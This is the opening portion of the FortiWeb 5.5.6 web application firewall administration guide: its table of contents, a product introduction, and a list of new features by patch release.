

WEB APPLICATION FIREWALL

FortiWeb Administration Guide

VERSION 5.5.6

FORTINET DOCUMENT LIBRARY

http://docs.fortinet.com

FORTINET VIDEO GUIDE

http://video.fortinet.com

FORTINET BLOG

https://blog.fortinet.com

CUSTOMER SERVICE & SUPPORT

https://support.fortinet.com

http://cookbook.fortinet.com/how-to-work-with-fortinet-support/

FORTIGATE COOKBOOK

http://cookbook.fortinet.com

FORTINET TRAINING SERVICES

http://www.fortinet.com/training

FORTIGUARD CENTER

http://www.fortiguard.com

END USER LICENSE AGREEMENT

http://www.fortinet.com/doc/legal/EULA.pdf

FEEDBACK

Email: techdocs@fortinet.com



June 11, 2017

FortiWeb 5.5.6 Administration Guide

1st Edition

TABLE OF CONTENTS

Change log **15**
Introduction **16**
Benefits 16
Architecture 17
Scope 17
What's new **19**
Key concepts **29**
Workflow 29
Sequence of scans 30
IPv6 support 35
Solutions for specific web attacks 36
HTTP/HTTPS threats 36
DoS attacks 41
HTTP sessions & security 43
FortiWeb sessions vs. web application sessions 46
Sessions & FortiWeb HA 47
Example: Magento & FortiWeb sessions during failover 48
HA heartbeat & synchronization 50
Data that is not synchronized by HA 51
Configuration settings that are not synchronized by HA 52
How HA chooses the active appliance 53
Heartbeat packet Ethertypes 54
Administrative domains (ADOMs) 55
Defining ADOMs 58
Assigning administrators to an ADOM 59
How to use the web UI 60
System requirements 60
URL for access 60
Workflow 61
Permissions 62
Trusted hosts 66
Maximum concurrent administrator sessions 66
Global web UI & CLI settings 66
Buttons, menus, & the displays 71

Deleting entries 73
Renaming entries 74
Shutdown 75
How to set up your FortiWeb 77
Appliance vs. VMware 77
Registering your FortiWeb 77
Planning the network topology 78
External load balancers: before or after? 78
How to choose the operation mode 81
Supported features in each operation mode 82
Matching topology with operation mode & HA mode 84
Topology for reverse proxy mode 84
Topology for either of the transparent modes 87
Topology for offline protection mode 88
Topology for WCCP mode 90
Topologies for high availability (HA) clustering 91
Connecting to the web UI or CLI 94
Connecting to the web UI 96
Connecting to the CLI 97
Updating the firmware 102
Testing new firmware before installing it 102
Installing firmware 104
Updating firmware on an HA pair 109
Installing alternate firmware 110
Booting from the alternate partition 114
Changing the “admin” account password 116
Setting the system time & date 118
Setting the operation mode 121
Configuring a high availability (HA) FortiWeb cluster 124
Replicating the configuration without FortiWeb HA (external HA) 134
Configuring FortiWeb to receive traffic via WCCP 138
Configuring the FortiWeb WCCP client settings 138
Viewing WCCP protocol information 141
Example: Using WCCP with FortiOS 5.2.x 141
Example: Using WCCP with FortiOS 5.4 145
Example: Using WCCP with multiple FortiWeb appliances 147
Example: Using WCCP with a Cisco router 149
Configuring the network settings 152
Network interface or bridge? 152
Configuring the network interfaces 154
Link aggregation 163
Configuring a bridge (V-zone) 166
Adding a gateway 169
Creating a policy route 174

Fixing asymmetric routing problems with policy-based routing 175
Configuring DNS settings 176
Connecting to FortiGuard services 180
Choosing the virus signature database & decompression buffer 184
Accessing FortiGuard via a web proxy 186
How often does Fortinet provide FortiGuard updates for FortiWeb? 186
Scheduling automatic signature updates 187
Manually initiating update requests 191
Uploading signature & geography-to-IP updates 193
Receive quarantined source IP addresses from FortiGate 193
Configuring basic policies 195
Example 1: Configuring a policy for HTTP via auto-learning 195
Example 2: Configuring a policy for HTTPS 196
Example 3: Configuring a policy for load balancing 196
Auto-learning 198
How to adapt auto-learning to dynamic URLs & unusual parameters 198
Configuring URL interpreters 200
Grouping URL interpreters 212
Recognizing data types 214
Predefined data types 214
Grouping predefined data types 218
Recognizing suspicious requests 219
Predefined suspicious request URLs 220
Configuring custom suspicious request URLs 221
Grouping custom suspicious request URLs 222
Grouping all suspicious request URLs 223
Configuring an auto-learning profile 225
Running auto-learning 228
Pausing auto-learning for a URL 229
Viewing auto-learning reports 229
Using the report navigation pane 231
Using the report display pane 234
Generating a profile from auto-learning data 245
Transitioning out of the auto-learning phase 249
Removing old auto-learning data 249
Generate protection profiles using a scanner report 250
WhiteHat Sentinel scanner report requirements 251
HP WebInspect scanner report requirements 252
Testing your installation 255
Reducing false positives 256
Testing for vulnerabilities & exposure 257
Expanding the initial configuration 257
Switching out of offline protection mode 259
Backups 260

Restoring a previous configuration 265
Administrators 268
Configuring access profiles 273
Grouping remote authentication queries for administrators 274
Changing an administrator's password 276
Users 278
Authentication styles 278
Via the "Authorization:" header in the HTTP/HTTPS protocol 278
Via forms embedded in the HTML 279
Via a personal certificate 281
Offloading HTTP authentication & authorization 281
Configuring local end-user accounts 284
Configuring queries for remote end-user accounts 285
Configuring LDAP queries 285
Configuring RADIUS queries 290
Configuring NTLM queries 293
Configuring a Kerberos Key Distribution Center (KDC) 294
Grouping users 295
Applying user groups to an authorization realm 296
Grouping authorization rules 299
Single sign-on (SSO) (site publishing) 302
Two-factor authentication 304
RSA SecurID authentication 305
Changing user passwords at login 306
Using Kerberos authentication delegation 306
Types of Kerberos authentication delegation 307
Configuring Windows Authentication for Kerberos authentication delegation 307
Offloaded authentication and optional SSO configuration 309
To create an Active Directory (AD) user for FortiWeb 318
Example: Enforcing complex passwords 323
Tracking users 324
Defining your web servers & load balancers 329
Protected web servers vs. allowed/protected host names 329
Defining your protected/allowed HTTP "Host:" header names 330
Defining your web servers 332
Configuring server up/down checks 333
Configuring session persistence 337
Configuring server-side SNI support 340
Creating a server pool 340
Routing based on HTTP content 353
Example: Routing according to URL/path 363
Example: Routing according to the HTTP "Host:" field 364
Example: HTTP routing with full URL & host name rewriting 365
Defining your proxies, clients, & X-headers 366

Indicating the original client's IP to back-end web servers 367
Indicating to back-end web servers that the client's request was HTTPS 369
Blocking the attacker's IP, not your load balancer 370
Configuring virtual servers on your FortiWeb 373
Defining your network services 375
Defining custom services 376
Predefined services 376
Enabling or disabling traffic forwarding to your servers 377
Secure connections (SSL/TLS) 379
Offloading vs. inspection 379
Supported cipher suites & protocol versions 381
SSL offloading cipher suites and protocols (reverse proxy and true transparent proxy) 382
Selecting the supported cipher suites using the advanced SSL settings 382
Enabling ChaCha-Poly1305 cipher suite support 384
SSL inspection cipher suites and protocols (offline and transparent inspection) 384
Uploading trusted CAs' certificates 385
Grouping trusted CAs' certificates 387
How to offload or inspect HTTPS 388
Using session keys provided by an HSM 390
Generating a certificate signing request 392
Uploading a server certificate 396
Supplementing a server certificate with its signing chain 399
Allowing FortiWeb to support multiple server certificates 401
How to force clients to use HTTPS 403
How to apply PKI client authentication (personal certificates) 403
Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server 407
Example: Downloading the CA's certificate from Microsoft Windows 2003 Server 415
Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7 416
Uploading the CA's certificate to FortiWeb's trusted CA store 423
Configuring FortiWeb to validate client certificates 423
Use URLs to determine whether a client is required to present a certificate 426
Revoking certificates 428
How to export/back up certificates & private keys 428
Access control 430
Restricting access to specific URLs 430
Combination access control & rate limiting 437
Blacklisting & whitelisting clients 442
Blacklisting source IPs with poor reputation 442
Blacklisting & whitelisting countries & regions 444
Blacklisting & whitelisting clients using a source IP or source IP range 447
Blacklisting content scrapers, search engines, web crawlers, & other robots 451

Rate limiting 452
DoS prevention 452
Configuring application-layer DoS protection 452
Limiting the total HTTP request rate from an IP 453
Limiting TCP connections per IP address by session cookie 458
Preventing an HTTP request flood 461
Configuring network-layer DoS protection 465
Limiting TCP connections per IP address 466
Preventing a TCP SYN flood 468
Grouping DoS protection rules 469
Preventing brute force logins 470
Rewriting & redirecting 475
Example: HTTP-to-HTTPS redirect 483
Example: Full host name/URL translation 486
Example: Sanitizing poisoned HTML 489
Example: Inserting & deleting body text 491
Example: Rewriting URLs using regular expressions 492
Example: Rewriting URLs using variables 493
Caching 495
What can be cached? 500
Blocking known attacks & data leaks 501
Configuring threat scoring 514
Configuring action overrides or exceptions to data leak & attack detection signatures 517
Example: Concatenating exceptions 523
Filtering signatures 524
Defining custom data leak & attack signatures 525
Example: ASP .Net version & other multiple server detail leaks 530
Example: Zero-day XSS 532
Example: Local file inclusion fingerprinting via Joomla 534
Defeating cipher padding attacks on individually encrypted inputs 535
Defeating cross-site request forgery (CSRF) attacks 540
Enforcing page order that follows application logic 545
Specifying URLs allowed to initiate sessions 549
Preventing zero-day attacks 556
Validating parameters (“input rules”) 556
Bulk changes to input validation rules 565
Defining custom data types 565
Preventing tampering with hidden inputs 566
Specifying allowed HTTP methods 573
Configuring allowed method exceptions 575
HTTP/HTTPS protocol constraints 578
Configuring HTTP protocol constraint exceptions 585
Limiting file uploads 590

Restricting uploads by file type and size 590
Using FortiSandbox to evaluate uploaded files 590
Compression & decompression 597
Configuring compression/decompression exemptions 597
Configuring compression offloading 598
Configuring temporary decompression for scanning & rewriting 601
Policies 604
How operation mode affects server policy behavior 604
Configuring the global object white list 605
Configuring a protection profile for inline topologies 608
Configuring a protection profile for an out-of-band topology or asynchronous mode of operation 617
Configuring a server policy 624
HTTP pipelining 636
Enabling or disabling a policy 637
Anti-defacement 638
Specifying files that anti-defacement does not monitor 644
Accepting or reverting changed files 645
Reverting a defaced web site 645
Compliance 647
Database security 647
Authorization 647
Preventing data leaks 647
Vulnerability scans 648
Preparing for the vulnerability scan 649
Live web sites 649
Network accessibility 649
Traffic load & scheduling 649
Scheduling web vulnerability scans 650
Configuring vulnerability scan settings 651
Running vulnerability scans 656
Manually starting & stopping a vulnerability scan 658
Viewing vulnerability scan reports 660
Scan report contents 660
Downloading vulnerability scan reports 661
Advanced/optional system settings 663
Changing the FortiWeb appliance's host name 663
Fail-to-wire for power loss/reboots 664
Customizing error and authentication pages (replacement messages) 665
Attack block page HTTP response codes 665
Macros in custom error and authentication pages 665
Image macros 667
Customize the message returned for LDAP errors (%%REPLY_TAG%% macro) 667

Advanced settings 668
Example: Setting a separate rate limit for shared Internet connections 670
Monitoring your system 672
Status dashboard 672
System Information widget 675
FortiGuard Information widget 677
CLI Console widget 680
System Resources widget 682
Attack Log widget 683
Real Time Monitor widget 683
Event Log Console widget 685
Policy Sessions widget 685
Operation widget 686
Policy Status dashboard 687
Health Check Status 687
Session Count 688
RAID level & disk statuses 688
Logging 689
About logs & logging 689
Log types 690
Log severity levels 690
Log rate limits 691
Configuring logging 691
Enabling log types, packet payload retention, & resource shortage alerts 692
Configuring log destinations 695
Obscuring sensitive data in the logs 699
Configuring Syslog settings 701
Configuring FortiAnalyzer policies 702
Configuring SIEM policies 703
Configuring FTP/TFTP policies 704
Configuring triggers 705
Viewing log messages 706
Viewing a single log message as a table 711
Viewing packet payloads 713
Switching between Raw & Formatted log views 715
Displaying & arranging log columns 716
Filtering log messages 717
Downloading log messages 720
Deleting log files 722
Searching attack logs 723
Coalescing similar attack log messages 726
Alert email 728
Configuring email settings 728
Configuring alert email for event logs 731
SNMP traps & queries 733
Configuring an SNMP community 735

MIB support 739
Reports 740
Customizing the report's headers, footers, & logo 742
Restricting the report's scope 744
Choosing the type & format of a report profile 746
Scheduling reports 749
Selecting the report's file type & delivery options 750
Viewing & downloading generated reports 750
Data analytics 752
Configuring policies to gather data 752
Updating data analytics definitions 752
Viewing web site statistics 753
Bot analysis 759
Monitoring currently blocked IPs 760
FortiGuard updates 761
Vulnerability scans 762
Fine-tuning & best practices 763
Hardening security 763
Topology 763
Administrator access 764
User access 768
Signatures & patches 768
Buffer hardening 769
Enforcing valid, applicable HTTP 771
Sanitizing HTML application inputs 771
Disable SSL 3.0 771
Improving performance 771
System performance 772
Antivirus performance 772
Regular expression performance tips 772
Logging performance 774
Report performance 775
Auto-learning performance 776
Vulnerability scan performance 780
Packet capture performance 780
Improving fault tolerance 780
Alerting the SNMP manager when HA switches the primary appliance 781
Reducing false positives 782
Regular backups 786
Downloading logs in RAM before shutdown or reboot 788
Downloading logs in RAM before shutdown or reboot 788
Troubleshooting 789
Frequently asked questions 789

Administration 789
FortiGuard 789
Access control and rewriting 789
Logging and packet capture 790
Security 790
Performance 790
IPMI (FortiWeb 3000E and 4000E only) 790
Upgrade 790
How do I recover the password of the admin account? 790
What is the maximum number of ADOMs I can create? 790
How do I upload and validate a license for FortiWeb-VM? 791
How do I troubleshoot a high availability (HA) problem? 793
How do I upload a file to or download a file from FortiWeb? 796
Why did the FortiGuard service update fail? 797
Why is URL rewriting not working? 797
How do I create a custom signature that erases response packet content? 798
How do I reduce false positives and false negatives? 799
Why is FortiWeb not forwarding non-HTTP traffic (for example, RDP, FTP) to back-end servers even though set ip-forward is enabled? 799
How do I prevent cross-site request forgery (CRSF or XSRF) with a custom rule? 800
Why does my Advanced Protection rule that has both Signature Violation and HTTP Response Code filters not detect any violations? 801
What's the difference between the Packet Interval Timeout and Transaction Timeout filters in an Advanced Protection rule? 802
What ID numbers do I use to specify a Signature Violation filter when I use the CLI to create a custom access rule? 802
Why is the Signature Violation filter I added to my Advanced Protection custom rule not working? 803
Why don't my back-end servers receive the virtual server IP address as the source IP? 804
Why do I not see HTTP traffic in the logs? 804
Why do I see HTTP traffic in the logs but not HTTPS traffic? 807
How do I store traffic log messages on the appliance hard disk? 808
Why is the most recent log message not displayed in the Aggregated Attack log? 809
How can I sniff FortiWeb packets (packet capture)? 809
How do I trace packet flow in FortiWeb? 810
Why is the number of cookies reported in my attack log message different from the number of cookies that message detail displays? 810
Why does the attack log message display the virtual server IP address as the destination IP instead of the IP address of the back-end server that was the target of the attack? 811
How do I detect which cipher suite is used for HTTPS connections? 811
How can I strengthen my SSL configuration? 811
Why can’t a browser connect securely to my back-end server? 811
How do I use performance tests to determine maximum performance? 812
How can I measure the memory usage of individual processes? 812

How can I use IPMI to shut down or power on FortiWeb remotely? 813
How do I reformat the boot device (flash drive) when I restore or upgrade the firmware? 814
How do I set up RAID for a replacement hard disk? 815
Tools 815
Ping & traceroute 816
Log messages 817
Diff 817
Packet capture 818
Diagnostic commands in the CLI 824
Retrieving kernel or daemon logs 824
How to troubleshoot 824
Establishing a system baseline 824
Determining the source of the problem 824
Planning & access privileges 825
Solutions by issue type 826
Connectivity issues 826
Checking hardware connections 827
Examining the ARP table 827
Checking routing 827
Examining the routing table 835
Checking port assignments 836
Performing a packet trace 836
Debugging the packet processing flow 837
Checking the SSL/TLS handshake & encryption 837
Resource issues 838
Killing system-intensive processes 838
Monitoring traffic load 838
Preparing for attacks 839
Login issues 839
Checking user authentication policies 839
When an administrator account cannot log in from a specific IP 840
Remote authentication query failures 840
Resetting passwords 840
Data storage issues 842
Bootup issues 842
Hard disk corruption or failure 842
Power supply failure 844
Issues forwarding non-HTTP/HTTPS traffic 846
Resetting the configuration 846
Restoring firmware (“clean install”) 847
Appendix A: Port numbers 850
Appendix B: Maximum configuration values 853
Maximum values on FortiWeb-VM 860
Data analytics maximums 860

Appendix C: Supported RFCs, W3C, & IEEE standards **862**
RFCs 862
W3C standards 862
IEEE standards 863
Appendix D: Regular expressions **864**
Regular expression syntax 864
What are back-references? 870
Cookbook regular expressions 872
Language support 874

Change log

Date	Description
06/11/2017	Initial release.

Introduction

Welcome, and thank you for selecting Fortinet Inc. products for your network.

FortiWeb hardware and FortiWeb-VM virtual appliance models are available that are suitable for medium and large enterprises, as well as service providers.

Benefits

FortiWeb is designed specifically to protect web servers.

FortiWeb web application firewalls (WAF) provide specialized application layer threat detection and protection for HTTP or HTTPS services such as:

- Apache Tomcat
- nginx
- Microsoft IIS
- JBoss
- IBM Lotus Domino
- Microsoft SharePoint
- Microsoft Outlook Web App (OWA)
- RPC and ActiveSync for Microsoft Exchange Server
- Joomla
- WordPress
- and many others

FortiWeb's integrated web-specific vulnerability scanner can drastically reduces challenges associated with protecting regulated and confidential data by detecting your exposure to the latest threats, especially the OWASP Top 10.

In addition, FortiWeb's HTTP firewall and denial-of-service (DoS) attack-prevention protect your Internet-facing web-based applications from attack and data theft. Using advanced techniques to provide bidirectional protection against sophisticated threats like SQL injection and cross-site scripting (XSS), FortiWeb helps you prevent identity theft, financial fraud, and corporate espionage. FortiWeb delivers the technology you need to monitor and enforce government regulations, industry best practices, and internal security policies, including firewalling and patching requirements from PCI DSS.

FortiWeb's application-aware firewalling and load balancing engine can:

- Secure HTTP applications that are often gateways into valuable databases
- Prevent and reverse defacement
- Improve application stability
- Monitor servers for downtime & connection load
- Reduces response times
- Accelerate SSL/TLS *


- Accelerate compression/decompression
- Rewrite content on the fly

* On VM models, acceleration is due to offloading the cryptography burden from the back-end server. On hardware models, cryptography is also hardware-accelerated via ASIC chips.

FortiWeb significantly reduces deployment costs by consolidating WAF, hardware acceleration, load balancing, and vulnerability scanning into a single device with no per-user pricing. Those features drastically reduce the time required to protect your regulated, Internet-facing data and eases the challenges associated with policy enforcement and regulatory compliance.

Architecture

Basic topology



FortiWeb can be deployed in a one-arm topology, but is more commonly positioned inline to intercept all incoming clients' connections and redistribute them to your servers. FortiWeb has TCP- and HTTP-specific firewalling capability. Because it is not designed to provide security to non-HTTP applications, it should be deployed behind a firewall such as FortiGate that focuses on security for other protocols that may be forwarded to your back-end servers, such as FTP and SSH.

Once the appliance is deployed, you can configure FortiWeb via its web UI and CLI, from a web browser and terminal emulator on your management computer.

Scope

This document describes how to set up your FortiWeb appliance. For both the hardware and virtual appliance versions of FortiWeb, it describes how to complete first-time system deployment, including planning the network

topology.

It also describes how to use the web user interface (web UI), and contains lists of default utilized port numbers, configuration limits, and supported standards.

This document assumes, if you have installed the virtual appliance version (FortiWeb-VM), that you have already followed the instructions in the FortiWeb-VM Install Guide.

After completing How to set up your FortiWeb on page 77:

- You will have administrative access to the web UI and/or CLI.
- You will have completed firmware updates, if any.
- The system time, DNS settings, administrator password, and network interfaces will be configured.
- You will have set the operation mode.
- You will have configured basic logging.
- You will have created at least one server policy.
- You may have completed at least one phase of auto-learning to jump-start your configuration.

Once that basic installation is complete, you can use the rest of this document to use the web UI to:

- Update the FortiWeb appliance.
- Reconfigure features.
- Use advanced features, such as anti-defacement.
- Diagnose problems.

This document does **not** provide a reference for the command line interface (CLI). For that information, see the FortiWeb CLI Reference.

This document is intended for administrators, not end users. If you are accessing a web site protected by FortiWeb, please contact your system administrator.

What's new

The list below contains new or changed features in FortiWeb 5.4 and later. For upgrade information, see the Release Notes available with the firmware and Updating the firmware on page 102.

FortiWeb 5.5 Patch 6

- Bug fixes only, please refer to the FortiWeb 5.5.6 Release Notes.

FortiWeb 5.5 Patch 5

- Bug fixes only, please refer to the FortiWeb 5.5.5 Release Notes.

FortiWeb 5.5 Patch 4

- **User tracking** — The new user tracking feature allows you to track sessions by user and capture a username to reference in traffic and attack log messages. You can also use this feature to prevent a session fixation attack and set a period of time during which FortiWeb blocks requests with a session ID from a timed-out session.

  For more information, see Tracking users.

- **JSON protocol detection** — You can now configure inline and offline protection profiles to scan for matches with attack and data leak signatures in JSON data submitted by clients in HTTP requests with `Content-Type:` values `application/json` or `text/json`.

  For more information, see Configuring a protection profile for inline topologies and Configuring a protection profile for an out-of-band topology or asynchronous mode of operation.

- **WebSocket HTTP protocol constraint** — You can now configure an HTTP protocol constraint to detect and take action against traffic that uses the WebSocket TCP-based protocol. (By default, FortiWeb allows WebSocket traffic to pass through.)

  See HTTP/HTTPS protocol constraints.

- **Check uploaded files for Trojans** — You can now configure a file upload restriction policy to scan uploaded files for Trojans.

  See Limiting file uploads on page 590.

- **Reverse proxy: connect to back-end server using client IP** — By default, when the operation mode is reverse proxy, the source IP for connections between FortiWeb and back-end servers is the address of a FortiWeb network interface. You can configure FortiWeb to use the source IP address of the client that originated the request when it connects to a back-end server on behalf of that client.

  See Configuring a server policy on page 624.

- **Custom rule filters**
  - **IP address range** — You can now specify the IP address to match in an advanced access custom rule using a range of addresses.
  - **User Name** — You can now specify a user name to match in an advanced access custom rule.

  See Combination access control & rate limiting.

- **HTTP content routing policies can match X509 certificate extension field content** — The HTTP

content routing policy settings that match X509 certificate content now allow you to match values found in either in the client certificate's extension field or subject field.

See Routing based on HTTP content.

- **Token-based CSRF protection** — You can now specify web pages that FortiWeb protects from CSRF attacks. To enable the feature, you specify both the web pages to protect and the URLs found in requests that the web page generates.

  See Defeating cross-site request forgery (CSRF) attacks.

- **Real Time Monitor widget enhancements** — The Real Time Monitor widget on the Status dashboard has new graphics and provides the option to view a specific attack type in the Attack Event History.
- **CLI commands**
  - **Session clean up command** — The new command `execute session-cleanup` allows you to immediately clean up all sessions.
  - **Configure when FortiWeb clears the hash table entry for a FortiSandbox suspicious file** — The `config system fortisandbox` command now allows you to set how long FortiWeb waits before it clears the hash table entry for an uploaded file that was evaluated by FortiSandbox.
  - **True transparent proxy: Replace source MAC address** — When the operation mode is true transparent proxy, by default, traffic to the back-end servers preserves the MAC address of the source. The `config system v-zone` command now allows you to configure FortiWeb to use the MAC address of the FortiWeb network interface instead.

  For more information, see the *FortiWeb CLI Reference*.
- **Deploy FortiWeb-VM on OpenStack** — You can now use the KVM version of the FortiWeb-VM software to deploy a virtual appliance on the OpenStack cloud computing platform using Cloud Init.

  For more information, see the *FortiWeb-VM Install Guide*.

FortiWeb 5.5 Patch 3

- **FortiSandbox Cloud support** — You can now configure FortiWeb to upload files to FortiSandbox Cloud for evaluation (requires FortiWeb FortiGuard Sandbox Cloud Service subscription).

  See Using FortiSandbox to evaluate uploaded files.

- **HA**
  - **Independent management interfaces for HA cluster members** — You can now specify a network interface that provides administrative access to an appliance when it is a member of an HA cluster. This interface allows you to directly manage a cluster member and gives it a unique identity on your network.

    See Configuring a high availability (HA) FortiWeb cluster on page 124.

  - **Access an HA cluster member configuration from another member** — You can now use the CLI command `execute ha manage` to log into another appliance in the same HA group via the HA link.

    For more information, see the *FortiWeb CLI Reference*.

  - **HA synchronization via TCP** — FortiWeb now uses unicast TCP to synchronize the configuration between HA cluster members.

    See HA heartbeat & synchronization on page 50.

- **Advanced SSL settings for server pool members** — When the operation mode is reverse proxy, you can

now select which versions of SSL and TLS and which cipher suites are supported for connections between FortiWeb and an individual server pool member. For true transparent proxy and WCCP modes, these settings now apply to connections between FortiWeb and the server pool member as well as SSL/TLS offloading.

See Creating a server pool on page 340.

- **Increase file upload size to 100MB** — The maximum size you can specify for a file upload limit is now 102400 kilobytes. This is also the new maximum size of **Maximum Antivirus Buffer Size**, which is the buffer that FortiWeb uses to temporarily undo the compression that a client or web server has applied to traffic in order to inspect or modify it.

  See Limiting file uploads on page 590 and Connecting to FortiGuard services on page 180.

- **Increase maximum number of IP addresses that Period Block can block** — FortiWeb can now temporarily block up to 10,000 client IP addresses at a time. These are addresses FortiWeb blocks because the client violated a rule whose Action is **Period Block**.

  See Monitoring currently blocked IPs on page 760.

- **Web scanner integration**
  - **Telefónica Faast integration** — The web scanner integration framework now allows you to import scan results from Telefónica Faast.
  - **Retrieve WhiteHat scanner report via RESTful API** — You can now retrieve a scanner report from the WhiteHat portal using the RESTful API instead of downloading manually from the WhiteHat site and then uploading it to FortiWeb.

    See Generate protection profiles using a scanner report on page 250.

- **Column settings and filters** — For information that the web UI displays in columns, new settings allow you to select the columns to display or remove any column filters you have added. Many columns also now allow you to click the filter icon to filter the column by specifying a string.
- **Use interface IP address for virtual server address** — You can now configure a virtual server to use the IP address of the specified network interface. This is useful for Microsoft Azure and AWS deployments where FortiWeb communicates with the Internet using a cloud-based load balancer.
- **Support for more server pools** — For some models, the total number of server pools that an individual appliance can support has increased.

  See Appendix B: Maximum configuration values on page 853.

- **Hostname as Radius NAS Identifier** — When you configure a Radius query, FortiWeb now uses the appliance host name (which you can configure) as the Radius NAS identifier instead of a predefined, string that you cannot edit.

  See Changing the FortiWeb appliance's host name on page 663 and Configuring RADIUS queries on page 290.

- **Maintainer user removed** — FortiWeb no longer provides the maintainer administrator account. (In previous releases, this account allowed you to reset the password for the admin account using a console connection.)
- **HTTP Request Filename Length constraint** — A set of HTTP protocol constraints can now specify the maximum acceptable length in bytes of the HTTP request filename.

  See HTTP/HTTPS protocol constraints on page 578.

- **FortiWeb 3010E and FortiWeb 4000E (second generation)** — The new 3010E and updated 4000E models come with two 10-Gigabit Ethernet port pairs that are wired for bypass/ fail-open.

FortiWeb 5.5 Patch 2

- **V-zone member monitoring** — When the FortiWeb operation mode is true transparent proxy, you can now configure it to monitor v-zone (bridge) members. When monitoring is enabled, if a network interface that belongs to the v-zone goes down, FortiWeb automatically brings down the other members.

  See Configuring a bridge (V-zone) on page 166.

- **Support for CRL services that require HTTP/1.1** — FortiWeb can now import a certificate revocation list (CRL) from an HTTP site that provides a CRL service and requires the HTTP/1.1 protocol.

  See Revoking certificates on page 428.

- **HTTPS and SSL server health checks use TLS 1.0** — Server health checks that use HTTP or SSL now use TLS 1.0.

  See Configuring server up/down checks on page 333.

- **Alert for log disk utilization** — A new log setting allows you to configure FortiWeb to generate an alert when its log disk usage exceeds a percentage you specify.

  See Enabling log types, packet payload retention, & resource shortage alerts on page 692.

- **IPv6 support for SNMP communities** — You can now use an IPv6 address to specify the SNMP manager that can receive traps from and query the FortiWeb appliance.

  See SNMP traps & queries on page 733.

- **Configure network interfaces to support jumbo frames** — A new setting for the `config system interface` and `config system v-zone` CLI commands allows you to configure the maximum transmission unit (MTU) for network interfaces. This configuration allows the network interfaces to support Ethernet frames with more than 1500 bytes of payload.

  For more information, see the *FortiWeb CLI Reference*.

FortiWeb 5.5 Patch 1

- **Signatures**
  - **Threat scoring** — The threat scoring feature allows you to configure your signature policy to take action based on multiple signature violations by a client, instead of a single signature violation. When a client violates a signature in a threat scoring category, it contributes to a combined threat score. When the combined threat score exceeds a maximum value you specify, FortiWeb takes action. You specify whether the combined threat score calculation is based on HTTP transactions or sessions, or TCP sessions.

    See Configuring threat scoring on page 514.

  - **Send HTTP response** — You can configure FortiWeb to block and reply to clients that violate a signature rule with an HTTP error message (attack block page) instead of resetting the connection. This is useful if your load balancer uses TCP multiplexing, where each TCP connection can send requests from multiple clients. Use the replacement messages settings to customize the attack block page and HTTP error code that the client receives.

    See Blocking known attacks & data leaks on page 501 and Defining custom data leak & attack signatures on page 525.

    - **Detect XSS in Referer field** — Signatures included in the category Cross Site Scripting (Extended) can now prevent attackers from enabling cross-site scripting via the `Referer:` HTTP header field.
- **Server pools**
    - **New load balancing algorithms** — The 5 new load balancing algorithms determine how to distribute new TCP connections using a hash. FortiWeb generates the hash based on the HTTP request (for example, the URI or host name).

      See Creating a server pool on page 340.
    - **View member status** — In the server pool settings, a new column in the list of members displays the current status of a pool member.
- **WCCP traffic redirection using Layer 2** — The WCCP configuration now allows you to select Layer 2 (L2) as the cache engine method. L2 redirection overwrites the original MAC header of the IP packets and replaces it with the MAC header for the WCCP client.

  See Configuring FortiWeb to receive traffic via WCCP on page 138.
- **Qualys WAS integration** — The web scanner integration framework now allows you to import scan results from Qualys Web Application Scanning (WAS).

  See Generate protection profiles using a scanner report on page 250.
- **Increase file upload size to 30MB** — The maximum size you can specify for a file upload limit is now 30720 kilobytes. This is also the new maximum size of the memory buffer that FortiWeb uses when it updates the FortiWeb virus database via FortiGuard services.

  See Limiting file uploads on page 590 and Connecting to FortiGuard services on page 180.
- **CLI command to disable maintainer account** — The `config system global` command now includes an option that enables or disables the maintainer administrator account. This account is enabled by default and allows you to reset the password for the admin account using a console connection.

  For more information, see the *FortiWeb CLI Reference*.
- **FortiWeb 400D** — A new mid-range model that can replace the 400C.
- **FortiWeb-VM**
    - **Support for VMware vSphere HA** — vSphere High Availability (HA) allows you to pool virtual machines and the hosts they reside on into a cluster. In the event of a failure, the HA feature restarts the virtual machines on a failed host on alternate hosts. This alternative to FortiWeb HA requires no HA configuration on the FortiWeb.
    - **Support for VMware Tools** — You can now install VMware Tools for FortiWeb-VM deployed on vSphere.

  For more information, see the *FortiWeb-VM Install Guide*.

FortiWeb 5.5

- **Server load balancing**
    - **Server recovery and warm up** — New settings allow you to specify how long to wait before sending traffic to a pool member that was recently unavailable, and the rate at which FortiWeb resumes sending traffic.

      See Creating a server pool on page 340.
    - **New and enhanced HTTP content routing methods** — You can now route traffic by URL, HTTP parameter, HTTP header, source IP address (single or a range), or an X509 Certificate field. You can also concatenate the routing rules. For example, you can require traffic to match multiple rules or only

one rule among many.

See Routing based on HTTP content on page 353.

